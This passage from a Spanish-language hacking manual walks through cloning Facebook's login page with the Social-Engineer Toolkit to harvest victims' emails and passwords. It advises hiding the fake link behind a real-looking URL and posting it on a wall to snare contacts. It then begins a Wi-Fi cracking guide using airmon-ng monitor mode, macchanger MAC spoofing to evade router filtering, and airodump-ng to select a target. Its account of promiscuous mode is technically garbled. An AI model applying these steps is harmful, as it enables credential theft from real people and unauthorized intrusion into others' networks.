


Si abrimos el navegador y ponemos localhost, saldrá la web clonada, en este caso Facebook. Localhost significa nuestro propio equipo, por lo que vemos que está funcionando.



Si usáis Kali y tocáis Apache server os dará conflictos. El SeToolKit dispone de un servidor web, por lo que para evitar problemas apagamos el Apache. Editamos este archivo le ponemos OFF al Apache Server para que no arranque por defecto. Si no tienes Apache arrancado omite este paso.


Está en /urs/share/set/config. El archivo es el set_config.



Entramos de nuevo y accedemos a Localhost. Ponemos mail y contraseña.

Le damos a Entrar y vemos que lo manda a la web original, por lo que creerá que ha escrito mal su contraseña y volverá a ponerla y entrar sin problemas al Facebook de verdad.

Vemos en el programa que nos muestra el mail y la contraseña que hemos introducido.




Ahora arrancamos Apache y una máquina virtual en la red, por ejemplo con Windows XP, que en este caso sería la víctima.

Abrimos el navegador y ponemos la IP local del Kali, vemos que nos muestra la web del Facebook.

Si queremos hackear un facebook fuera de la red, debemos usar nuestra IP pública, no la privada, eso tenedlo muy claro y saved que cada cierto tiempo varía, por lo que tendremos tiempo limitado, salvo que dispongamos de una IP pública estática, aunque sí es cierto que nos puede tardar uno o dos meses enn cambiar, dependerá totalmente de la configuración de nuestro proveedor de internet o ISP.

Como vemos, el SeToolKit se queda a la espera, en cuanto en la máquina virtual del XP ponemos mail y contraseña, nos salen sin problemas.

Es importante saber que la web clonada se llama index.html y se encuentra en la Kali en el directorio /var/www/. Si queremos crear otra, la borramos y clonamos una nueva. Además nos aparecerán unos archivos donde se almacenan los usuarios y contraseñas obtenidos.



Una vez introducidos los datos por la víctima, parecerá que ha ocurrido un error al logarse y se irá a la verdadera web de Facebook.

Lógicamente si mandamos una dirección IP a la víctima sospechará, por lo que debemos hacer que acceda a un enlace real como www.facebook.com en el que el enlace o hipervínculo real vaya a nuestra IP, para esto tenemos que usar un poco la cabeza, cada uno debe saber que relación y confianza tiene con la víctima para saber como actuar. Si por ejemplo publicas un notición en tu muro y pones allí el falso enlace que le pida autentificarse por Facebook, no sólo caerá la víctima deseada, es posible que muchos de tus contactos se conecten y no pares de obtener contraseñas.

Hacking de Wi-Fi

Muchos tenéis la suerte de vivir en ciudades rodeados de conexiones wifi por todos lados. Yo en este momento vivo en pleno campo, donde no me llegan ni conexiones de línea telefónica, por lo que es para mí en este momento difícil redactar correctamente este manual, pero he realizado esta técnica en muchas ocasiones y os aseguro que funciona perfectamente si seguís los pasos que os indico.

Existen varios tipos de conexiones wifi dependiendo de su autentificación. Esto es según el protocolo que usen para gestionar la seguridad del router.

Los wifi que os podéis encontrar son:

- **Redes abiertas**. Yo no las usaría, son bastante peligrosas y os pueden pillar toda la información que uséis cuando os conectáis de forma muy sencilla.
- **Redes WEP**. Este protocolo es muy sencillo de vulnerar.
- **Redes WPA**. Dependiendo de la contraseña que usen, necesitaremos o no un diccionario.

- **Redes WPA2**. Se suponen indescifrables, pero no lo son.

Bueno, ahora mi consejo. Siempre que tengáis la suerte de tener una conexión WEP aprovecharlo, son muy sencillas de hackear. En muchas ocasiones no podremos acceder a ellas. Para evitar esto yo suelo usar una tarjeta que usan muchos hackers, la Alfa Network. Esto es una marca de tarjetas que tienen un alcance en abierto de 4 Km o más, dependiendo del modelo que obtengamos.

Para atacar una red wifi tenemos que conocer primero las interfaces de red que tenemos.

Lo primero que hacemos es ejecutar el comando **Ifconfig**, que nos muestra nuestras interfaces de red. Yo tengo una tarjeta, que equivale al interface eth0. La interface lo es una interface de loopback, en realidad es virtual, se usan mucho en los routers Cisco. De momento a esa interface la dejamos de lado.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@SIONDestructor:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:38:0b:c4
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:720 (720.0 B)  TX bytes:720 (720.0 B)

root@SIONDestructor:~#
```

En mi caso al estar Kali en una máquina virtual, solo tengo una tarjeta configurada, ni siquiera tengo la Ethernet configurada. Se que mi eth0 es la tarjeta wifi, pero en caso de tener muchas podríamos usar el comando **iwconfig** y nos dirá cual es nuestro interface de red wifi, suele ser el **wlan0**, salvo que tengamos varias tarjetas wifi configuradas en VirtualBox. Si no te aparece el wlan0, mira este manual: **Problemas con el wifi** y esta otra de como **configurar Kali Linux en VirtualBox**

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@SIONDestructor:~# iwconfig
wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

lo        no wireless extensions.
```

Ahora levantamos el interface de wifi con el commando **ifconfig wlan0 up**. Si tú usas el wlan1 tendrás que poner el que te corresponde.

Las tarjetas de red tienen un flag o registro, que según estén en cero o uno (en binario), pondrán la tarjeta en modo normal o en modo promiscuo. Al modo promiscuo también se le llama modo monitor.

Cuando tenemos el modo promiscuo activado, nuestra tarjeta recibe toda la información del tráfico de red. Para que os hagáis una idea simple, cuando un ordenador hace una petición a internet, su router la envía, pero al volver esa información manda un paquete al broadcast (toda la red), preguntando si esa petición es para esa tarjeta de red.

Poniendo el ejemplo de una red de 5 ordenadores, donde yo soy el tercero, imaginemos que mando una solicitud de búsqueda en Google por ejemplo. Cuando el router manda la solicitud, el servidor de Google lo devuelve al router. El router manda una petición a todos los equipos de la red interna, preguntando de uno en uno si esa petición es suya. Todos los equipos reciben esa petición, pero sólo mi equipo, el 3, dice que es el que ha realizado esa petición, recibiendo la información.

Pues bien, tras este coñazo de explicación, si un hacker se mete en el equipo 5 y tiene su tarjeta de red en modo promiscuo, dirá siempre al router que es el dueño de esa y toda la información, llegándole a los equipos 3 y 5. Esto es fundamental de cara a entender como funcionan los sniffers de red, que se basan en esto tan sencillo que acabo de explicar.

Al grano, ahora necesitamos poner nuestra tarjeta wifi en modo promiscuo, para ello ejecutamos el comando **airmon-ng start wlan0**

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@SIONDestructor:~# airmon-ng start wlan0


Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2364    NetworkManager
3017    dhclient


Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
                                        (monitor mode enabled on mon0)

root@SIONDestructor:~#
```

Como se ve en la línea que he dejado marcada, el modo monitor o promiscuo está habilitado. La interface virtual que ha creado es la mon0. Si hacemos esto varias veces, veremos que el interface virtual va aumentando en número.

Ahora ejecutamos **Iwconfig** y vemos que aparece el interface virtual con modo promiscuo dentro de nuestras interfaces.


```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@SIONDestructor:~# iwconfig
wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

mon0      IEEE 802.11bg  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

eth0      no wireless extensions.

root@SIONDestructor:~#
```

Ahora vamos a cambiar la dirección MAC de nuestra tarjeta de red. En los router existe la posibilidad de autentificar por dirección MAC. Simplemente es poner un listado de tarjetas MAC permitidas para conectarse con el router. Si este es el caso, podemos ponernos la MAC de uno de los equipos de la red, que veremos como se ve en un momento.

Lo primero que tenemos que hacer es desconectar el interface virtual creado con el **commando ifconfig mon0 down**. Luego ya podemos asignarle una nueva dirección MAC con el comando **macchanger -m 00:11:22:33:44:55 mon0**. Las direcciones MAC están compuestas por 6 cifras de dos números y letras de dos caracteres, los número van de 0 a 9 y las letras de la A a la F, lo que hace un total

de 16 posibilidades que irían del 0 al 15, ambos incluidos en código hexadecimal. Un ejemplo de tarjeta MAC puede ser 00:6f:ac:71:0b:90.

Ya cambiada la MAC, volvemos a levantar el interface virtual con **ifconfig mon0 up**.




Ya con todo preparado, vamos a buscar redes wifi. Ejecutamos el comando **airodump-ng mon0**.

En esta pantalla nos muestran los siguientes datos. En la parte de arriba la MAC del router, PWR que es la potencia en dB (decibelios) de la señal, Beacons o paquetes de transmisión que irán aumentando, Data que son los VI que captamos. Estos son importantísimos. Los paquetes VI son paquetes con autentificación, es decir, que contienen la contraseña encriptada del protocolo wifi usado. Cuantos más obtengamos mejor. En mi caso el vecino no está navegando, por lo que es imposible sacar su clave, si llego a pillarle descargando algo, vería como aumentan rápidamente. Siguiendo la línea nos encontramos el parámetro /s, que sinceramente no tengo ni idea de que narices es, el CH que es el canal por el que transmite el router, MB que es la velocidad de transmisión, ENC el protocolo de encriptación, CIPHER el cifrado usado, AUTH el tipo de autentificación de usuarios, y ESSID el nombre de la conexión wifi.

En la parte de abajo tenemos las MAC de los routers que va encontrando, la MAC de algunos equipos conectados al router, y otros datos que no son de interés real.


Cuando ya tengamos clara la víctima, pulsamos la tecla **control** y la tecla **c** al mismo tiempo para detener el airodump. Tendremos todos los datos parados, que dejaremos abierto constantemente para consultarlo.



